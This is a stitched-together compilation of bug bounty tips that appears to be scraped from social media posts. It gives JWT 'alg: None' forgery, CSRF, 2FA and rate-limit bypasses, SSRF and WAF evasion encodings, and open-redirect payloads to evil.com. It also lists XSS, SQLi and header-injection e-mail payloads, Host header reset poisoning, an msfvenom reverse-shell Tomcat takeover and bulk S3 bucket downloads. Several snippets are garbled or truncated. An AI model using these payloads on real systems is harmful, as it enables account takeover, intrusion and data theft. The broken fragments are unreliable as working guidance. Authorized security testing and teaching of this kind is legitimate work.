
{"alg":"None","typ":"JWS"}.
{"login":"admin","iat":"1591009369".55e9208ebd0ec76e8ec30f563ff76db0a9b6febb799ff2828e114bb31d3c22dYQ

6. Again encode back to base64 and

7. Replace the auth= with our new encoded value (dont give the signature part)

8. Send the req in repeater and in response you will see able to logged in as admin.

Bug Bounty Tips




Cloudflare checker


```
subfinder -silent -d [target] | filter-resolved | cf-check | tee target-ips.txt
```

```
cat target-ips.txt | sort -u | naabu -silent -verify -ports full | httpx -silent -status-code -title -vhost | tee target-httpx.txt
```

"forgot password



Account Takeover by JWT Token



- 1 - Found old registration endpoint
- 2 - Got a confirmation url
- 3 - confirmed the url while logged in using another account
- 4 - Boom the email in the request was added to my another account
- 6- Reset password and got it

csrf

```

CSRF
=====
- Change single char
- Sending empty value of token
- Replace with same length
- Clickjacking
- Changing post/get method
- Remove it from request
- Use another user's valid token
- Crsf protection by Referrer Header? Remove the header [ADD in form <meta name="referrer" content="no-referer">]
- Bypass using subdomain [victim.com.attacker.com]
- Try to decrypt hash(may be CSRF is a hash)
- Analyze Token(use burp)
- Gmail -> Mail send to email+2@gmail.com will actually send to email@gmail.com
- CSRF tokens leveraging XSS vulnerabilities
- Sometimes Anti-CSRF token is composed of two parts, one of them remains static while the other one dynamic. "837456mzy29jkd911139" for one request the other time "837456mzy29jkd337221" if you notice, "837456mzy29jkd" part of the token remain same, send the request with only the static part
- Sometimes anti-csrf check is dependent on User-Agent as well. If you try to use mobile/tablet user agent, application may not even check for anti-csrf token.
- Create your own way #44146

```

SSRF, open-redirect

When testing for SSRF using a black list, take internal IP addresses and when encoding them, dont encode entire IP. Encode 1 octet of the IP address, or 2 or 3. For Instance: AWS Metadata - 0251.254.169.254 (this got the \$160,000 payout in Oct 2018)

I learnt today that IP addresses can be shortened by dropping the zeroes.

Examples:

`http://1.0.0.1 → http://1.1`

`http://192.168.0.1 → http://192.168.1`

This bypasses WAF filters for SSRF, open-redirect, etc where any IP as input gets blacklisted.

When testing for SSRF, change the HTTP version from 1.1 to HTTP/0.9 and remove the host header completely. This has worked to bypass several SSRF fixes in the past.

takeovers

```
subfinder -d http://hackerone.com -silent | dnsprobe -silent -f domain | httprobe -prefer-https | nuclei -t nuclei-templates/subdomain-takeover/detect-all-takeovers.yaml
```

discover backup files

When you're brute forcing for endpoints, don't forget to add extensions. You can also use this method to discover backup files. Here's a command I use frequently:

```
dirsearch -e php,asp,aspx,jsp,py,txt,conf,config,bak,backup,swp,old,db,sql -u <target>
```

SSRF

QR basic SSRF

1. Android app have function to generate QR and scan also.
2. Burp collaborator link converted to QR code
3. Scanned with same app
4. No response till 15 mins
5. Got DNS & HTTP both with org IP
7. All ssrf payloads converted to QR scanned one by one

8. Working payload bypass: <http://0000::1:25/> > Converted to QR
Scanned
Connection refused
Note: Old finding
[#kongsec](#)

Redirect

Found a crazy redirect filter.
?d=target[.]com → redirecting to
<http://target.com>
?d=evil[.]com → redirecting to
<http://target.com>
?d=
<http://target.com.evil.co>
→ redirecting to
<http://target.com>
?d=
<http://eviltarget.com>
→ redirecting to
<http://eviltarget.com>

3 different ways to bypass the #WAF !



CRLF injection

When starting a program, use this dork, site:

<http://prog.com>

inurl:lang= Or inurl:locale=

You might get a CRLF injection in there if it's being reflected.

S3 URLs with PII data within 15 min

1. Site was pretty hard to test via burp (IP block issue)

2. Time to test observation skills
 3. view-source:site_here
 4. Cntr+F = API,URL,DATA,AUTH...
 5. Finally found config.js
 6. Opened and found multiple s3 URLs

 7. All URL in notepad. Checked one by one.
 8. Data I got: CV's of employee, Bank account information, Statements and many more..
Thanks to developer
- Tip: Check source code with sensitive keywords. Force your brain with your experience
- #kongsec

github

Tip: If you found any password on github but program isn't accepting data from github or any third party try to look password in your target only .

Example: Password:"aqwsed123"


Simple Google dork

"

<http://target.com>

" aqwsed123

Mass account takeover



```

● ● ●

1)Found pii leak which had employee user id.
2)Found target portal where we can login with user id, no password required.
3)That website allows users to place orders without any authentication and
   deliver to their saved addresses.
4)Brute forcing last digits of ID leads to mass account takeover where I can place
   orders on behalf of the employees without any authentication.

```

Excellent e-mail address payloads by

@securinti

These are all valid e-mail addresses

XSS	test+(<script>alert(0)</script>)@example.com test@example(<script>alert(0)</script>).com <script>alert(0)</script>"@example.com
Template injection	"<%= 7 * 7 %>"@example.com test+(\${[7*7]})@example.com
SQLi	"" OR 1=1 -- ""@example.com "mail"; DROP TABLE users;--"@example.com
SSRF	john.doe@abc123.burpcollaborator.net (thanks @d0nutptr) john.doe@[127.0.0.1]
Parameter pollution	victim&email=attacker@example.com
(Email) Header injection	"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\nRCPT TO:<victim+"@test.com

WAF XSS

An interesting trick: you can bypass a WAF during a XSS attack on ASP(dot)NET/IIS technology by using a HTTP parameter pollution attack.



Information disclosure

P1

- 1 . After bruteforcing on site nothing get interesting.
- 2 . Then right click and open source code
- 3 . After manual observation got /dev/admin directory
- 4 . Then again bruteforce on it but no luck

- 5 . Try to accessing /admin/index.php but it's redirected to login portal
- 6 . Now it's like dead end
- 7 . But suddenly remembered 'No redirect' extension.
- 8 . Put /admin/index.php link in no redirect.

- 9 . And entered wrong creds and hit enter.
Boom ! logged in as a admin



The screenshot shows a terminal window with a dark background and light-colored text. At the top right, it says '@lutfumertceylan'. Below that, the title 'Top 25 Open Redirect Dorks' is displayed. The list consists of 25 numbered items, each representing a different URL parameter that can be exploited for a redirect:

1. /{payload}
2. ?next={payload}
3. ?url={payload}
4. ?target={payload}
5. ?rurl={payload}
6. ?dest={payload}
7. ?destination={payload}
8. ?redir={payload}
9. ?redirect_uri={payload}
10. ?redirect_url={payload}
11. ?redirect={payload}
12. /redirect/{payload}
13. /cgi-bin/redirect.cgi?{payload}
14. /out/{payload}
15. /out?{payload}
16. ?view={payload}
17. /login?to={payload}
18. ?image_url={payload}
19. ?go={payload}
20. ?return={payload}
21. ?returnTo={payload}
22. ?return_to={payload}
23. ?checkout_url={payload}
24. ?continue={payload}
25. ?return_path={payload}

Accidental finding

In site article they mentioned "If you have any queries, You can raise ticket on <http://site.atlassian.net>"

1. When I clicked on link : Doesn't exist
 2. So I created the domain as they mentioned (<http://site.atlassian.net>)
 3. But no information....
 4. So I thought to check domain again.
 5. In recent tickets I found 7 raised queries . Some of them mentioned their personal information
- Quick report to company

#kongsec

@securinti

Reference:



Account Takeover by manipulating JWT

1 . Bruteforce on

<http://target.com>

→ No luck

2 . Then use google dork (site:

<http://target.com>

inurl:login.php) got login page

3 . Now logged into

<http://target.com>

and tried xss,idor,ssrf → no luck

4 . Then just capture the login req in burpsuite.Quote Tweet

5 . Saw JWT Token

6 . Now immediately visited to

<https://t.co/IDcZnkaG8I?amp=1>

7 . After decoding the JWT Token realised that they using public key encryption


8 . Replace the attacker mail id with victim mail id and send to the ser

BOOM ! Successful logged in into victims account

Reference :

https://youtu.be/_wXQW-dlyL8

Customer and Employee email enumeration



Be agile about files naming conventions, push it through modifying the header , you never know when you can get a File upload RCE

An Interesting Account Takeover

Crazy Account Takeover-

**Captured the request on password reset.
There was JSON data passing like this email
field having victim email when the request is
forwarded we receive the mail.**

Next i have added two emails.

**{email:[victim@gmail.com,attacker@gmail.com]} When clicked on forward request i
had received two emails having reset link of
victim@gmail.com it was producing the
reset link for first email and if u put another
email it will send the same email to other
account also. Now the attacker had received
victim account password reset link. Thus
leading to account takeover.**

Got advised by a friend
email=victim@email.com&email=attacker@email.com
email=victim@email.com,attacker@email.com
email[0]=victim@email.com&email[1]=attacker@email.com

Recently during initial
#recon
, I came across a vulnerable Splunk instance which had a sensitive information disclosure vulnerability (P3). Always go deep searching for
#exploits
and
#cves
whenever you encounter a third-party service.

```
Importance of Recon - Sensitive Information Disclosure in Minutes

1. From subdomain scanning, found an endpoint - risk.target.com
2. The endpoint was hosting a not so old version of "Splunk"
3. Did some Google search and found a CVE (CVE-2018-11409) but it was for older version than discovered
version.
4. However, tried the CVE exploit and it worked. :)

# Exploit

* Simply, append "__raw/services/server/info/server-info?output_mode=json" to the url.
Example: risk.target.com/__raw/services/server/info/server-info output_mode=json

# CVE Information

* CVE-2018-11409 - Splunk through 7.0.1 allows information disclosure by appending
__raw/services/server/info/server-info output_mode=json to a query, as demonstrated by discovering a
license key.

~ If you never try searching for CVEs and Public Exploits, maybe now its the time to look into it.
```

A short p1 story inspired by

```
A short p1 story
1) ran subscan got staging.target.comstaging.target.com
2) it has signup n login page after signup got
redirected target.com just a simple user account ..no
email verification:xD
3) used hunter.io got email like maintainer@target.com
Made account with this email on staging subdomain got
access to admin dashboard with 13k+ users PII info
#bugbounty #bugbountytip
```

Sign up

On most of your recognitions, try the classic sign-up endpoints even if there is not sign-up button. Quite a few developers think that hiding this button is enough.

```
{
    laravel: "/register",
    drupal: "/user/register",
    wordpress: "/wp-login.php?action=register",
    ezipublish: "/register"
    // & more
}
```

Open Redirect


If you are doing Open Redirect then don't forget to URL Encode "&" → "%26".

For Example:

Quote Tweet

```
Original URL:  
https://domain.com/url?q=https://only.whitelist.com/  
  
1. target.com was in whitelist domains  
  
2. target.com can redirect to any site but with token only:  
https://target.com/go?redirect=https://evil.com/&token=xyz  
  
3. Try1: Failed  
https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/&token=xyz  
  
Flow: domain.com -> target.com -X-> evil.com  
Coz anything after "&" was filtering and token is compulsory for redirection.  
  
4. Trick: Url Encode the "&" -> "%26"  
  
5. Final: Success redirected to EVIL.COM  
https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/%26token=xyz  
  
#HR51KDB @darklotuskdb
```

Account Takeover Tips



Aws s3 Misconfiguration

```
1 cat live_subdomains |waybackurls  
2 found some js endpoints  
3 use linkfinder, Got a s3 Bucket  
4 aws s3 ls s3://bucketname (run sucessfully)  
5 aws s3 cp note.txt s3://bucketname (AccessDenied)  
6 aws s3 sync s3://bucketname (working,downloaded whole bucket  
7 and got many senstive files there.  
8 )  
9  
10 Thanks  
11 Mrcyberwarrior|
```

2 FA Bypass:

1. Site is using Google Authenticator for 2A.

2. There is an endpoint which will give you the QR Code / auth code to add into your Google Authenticator app.
3. Once the setup is done user can perform 2FA with Google app and login frok the next time.

4. Now logged in with password and made a request to the endpoint which gives the QR code/ auth code.
5. Endpoint gave the new code.
6. Attacker could add this code into Google Authenticator and can takeover the account by knowing the victims password.

Takeaways:

For Hackers:

Monitor all the endpoints and fuzz with whatever context you want. There is no right/wrong. Always wierd things works in Hacking

Redirect

If you encounter a situation where <http://childtarget.com> redirects to <http://target.com>, here's what you can do/look for. (Feel free to add in more)

```
~ While Doing Recon if you encounter following situation: ~

childtarget.com >> redirects >> target.com

(P.S.: childtarget.com is not a subdomain of target.com but might be a
acquisition/sub-organization/horizontal domain relation)

~ Do not stop recon on "childtarget.com" & try out following: ~

1. Change protocol from https:// to http:// or vice versa.
2. Perform Subdomain Enumeration on "childtarget.com", you may find many
subdomain being pointed uniquely.
3. Capture the request with burp suite/any proxy, intercept and stop the
request for redirection, sometime it works and you may get something juicy
depending upon luck.
4. Perform Git Recon, Dorking and JS Link Scrapping on "childtarget.com"
and juicy stuff will be on it's way to you.
5. And rest of recon that you include in your workflow. :)

~ Harsh Bothra
@harshbothra_
```

JWT Token Bypasses #1:

1. Capture the JWT.
2. Change the algorithm to None.
3. Change the content of the claims in the body with whatever you want eg: email: attacker@gmail.com
4. Send the request with the modified token and check the result

Rate Limiting Bypass

IP Rotation → Sending new ip's
Null byte -- %00,%0d%0a,%09
example:email:test5119@yopmail.com%00
4. X-Forwarded-For: IP
ex:X-Forwarded-For: 127.0.0.1
5. Double X forward option
ex: X-Forwarded-For:
X-Forwarded-For:127.0.0.1

X-Remote-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 12.0.0.1
X-Forwarded-Host: 127.0.0.1

Or Use burp Extension

TheKingOfDuck/burpFakeIP

2020/04/25 ** 优化代码，新增9种请求头。burpsuite伪造ip,我是认真的。四个小功能 在 Repeater模块右键选择 fakelp菜单,然后点击 inputIP 功能,然后输入指定的ip： 程序会自动添加所有可伪造得字段到请求头中。
在 Repeater模块右键选择 fakelp菜单,然后点击 127.0.0.1 功能： 在 Repeater模块右键选择 fakelp菜单,然后
🔗 <https://t.co/gfjhP04zTX?amp=1>



RCE on big company

1. subdomain enum
2. used "ffuf" and found tomcat on ";./;/manager"
3. weak cred (used hydra)
4. "/manager/html" blocked, "/manager/text" was not
5. used "msfvenom" and created reverse shell war
6. used "curl" and deployed the war file
7. rce!

IDORs @

Hacker tip: when you're looking for IDORs in a model that references another model, try storing IDs that don't exist yet. I've seen a number of times now that, because the model can't be found, the system will save the ID. (1/2)

Because authorization checks often only happen on write, you can come back after the ID was created. Because the model references a model that isn't yours, you may be able to bypass authorization, often leading to information disclosure. (2/2)

Bug : Authentication Bypass

- 1 . Run knockpy and assetfinder on Google
- 2 . Know got 3000+ subdomain
- 3 . Then after visiting some domain got one domain look suspicious
- 4 . Visit that particular domain and 2 account for testing.

- 5 . Then get loged in using 1st account
- 6 . But they asking for OTP.(expire in each 30 sec) so bruteforce on OTP doesn't work.

7 . Then decided to look into the response of the request.

8 . I got "{id :""}" parameter look suspicious.

9 . Then enter phone no → correct OTP → intercept request → replace 'id' parameter with 2nd account id
Boom !! Logged in into another account

Account takeover

I was testing for ATO via reset function . Tried all method but no success. My friend

@Tabnexa

gave me tip to add double Host in request while requesting password

Host:

http://site.com

Host:

http://evilsite.com


Boom it worked

Simple XSS Check @



```
#!/bin/bash
subfinder -d $1 -o domains_subfinder_$1
amass enum --passive -d $1 -o domains_$1
cat domains_subfinder_$1 | tee -a domain_$1
cat domains_$1 | filter-resolved | tee -a domains_$1.txt
cat domains_$1.txt | ~/go/bin/httpprobe -p http:81 -p http:8080 -p https:8443 | waybackurls | kxss | tee xss.txt
```

Wordlists for finding git & svn Files




```
./.git  
./.git-rewrite  
./.git/HEAD  
./.git/config  
./.git/index  
./.git/logs/  
./.git_release  
./.gitattributes  
./.gitconfig  
./.gitignore  
./.gitk  
./.gitkeep  
./.gitmodules  
./.gitreview  
./.svn  
./.svn/entries  
./.svnidignore
```

Bash One-Liner for Finding possible SSRF Flaws



```
#!/bin/bash  
cat urls_$1.txt | grep -E "(url=|css=|js=|site=)" | tee ssrf_$1.txt
```

Bypassing 2FA with CSRF.



```
Bypass 2-factor authentications with CSRF:-  
> Create 2 accounts on a site.  
> Turn on 2fa in both accounts.  
> Click on disable 2FA for any of the account and capture it in burp.  
> Now close the tab for first account and stay logged in to 2nd account  
> Simply submit the csrf POC in a new tab.  
> See if the 2fa is disabled in the 2nd account.  
> If it works, GZ!!!!
```

AUTh Bypass


User Verification/Auth Bypass

1. Response Modification
2. Default OTP like 0000,1234 etc
3. No rate limiting
4. SQLI
5. Use of alphabets instead of numbers
6. Direct page request
7. Parameter Modification
8. Session ID Prediction
9. Default Logins
10. Sensitive data in response (Visible of otp in response, Password reset token in response)
11. Password reset poisoning
12. Session id in the URL
13. OAuth redirection to token leakage
14. Request Smuggling/Request Splitting
15. Predictable Password reset token

CSRF for disabling 2FA

1. Capture request in burpsuite
2. Engagement tools > Generate CSRF POC
3. Pass null chars in token value so function will over-ride
4. Submit twice for overriding
5. 2FA disabled

Password Reset Functionalities



A terminal window titled "Testing Password Reset Functionalities" by user "@hussein98d on Twitter". The window contains five numbered steps for bypassing password reset mechanisms:

- 1) Include your mail as a second parameter (you might receive the reset link):
POST /reset
[...]
email=victim@tld.xyz&email=hacker@tld.xyz
- 2) Brute force reset token if it is numeric. You can use IP Rotator on Burpsuite to bypass rate limit in case it's IP based :
POST /reset
[...]
email=victim@tld.xyz&code=\$BRUTE\$
- 3) Try to use your reset token on target's account:
POST /reset
[...]
email=victim@tld.xyz&code=\$YOUR-TOKEN\$
- 4) Host header injection ; change website.com to hacker.com (victim might receive the reset link with your host instead of the original website's)
POST /reset
Host: hacker.com
[...]
- 5) Try to figure out how the tokens are generated . Exemples can be:
-Generated based onTimeStamp
-Generated based on the ID of the user
-Generated based on the email of the user

One Liners For Testing

P1

1 . Visit
<http://target.com>
2 . Now start masscan on
<http://target.com>
3 . Got SMTP(25) port open .
4 . Now suddenly remember

#ADITYASHENDE17

tip

5 . Just run nc -v <ip><port>
Boom!! Successfully connected



Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" | awk '{print $NF}' | grep -E '^((192\.168\.(1[6789]\.|172\.(2[0-9]\.|172\.(3[01]\.|10\.)') &>/dev/null; then echo $domain; fi; done
```

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC' | awk -F'"' '{print $2}' | xargs -n1 -I{}
```

Subdomain brute Force

```
dnsrecon -d paypal.com -D all.txt -t brt  
#Fastest is Probably SubBrute.py  
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t all.txt
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.massdns.cnames paypal.subdomains  
cat paypal.subdomains | grep trafficmanager  
cat paypal.subdomains | grep azure
```

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -SS -p 80,443 -iL List.txt -oA m0chan.xml  
import xmltree  
def removeHostname(): for host in root.iter('host'): for elem in host.iter(): if 'name' in elem.attrib and elem.attrib['name']  
== 'ISP_redirect_site': root.remove(host)  
tree.write('output.xml')
```

When ever You found A 302 or 404 try fuff wayback and parameter brute forceing

Subdomain Takeover

-->

<https://github.com/hacker/subjack>

./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json

dig <Domain Here>

Github Recon

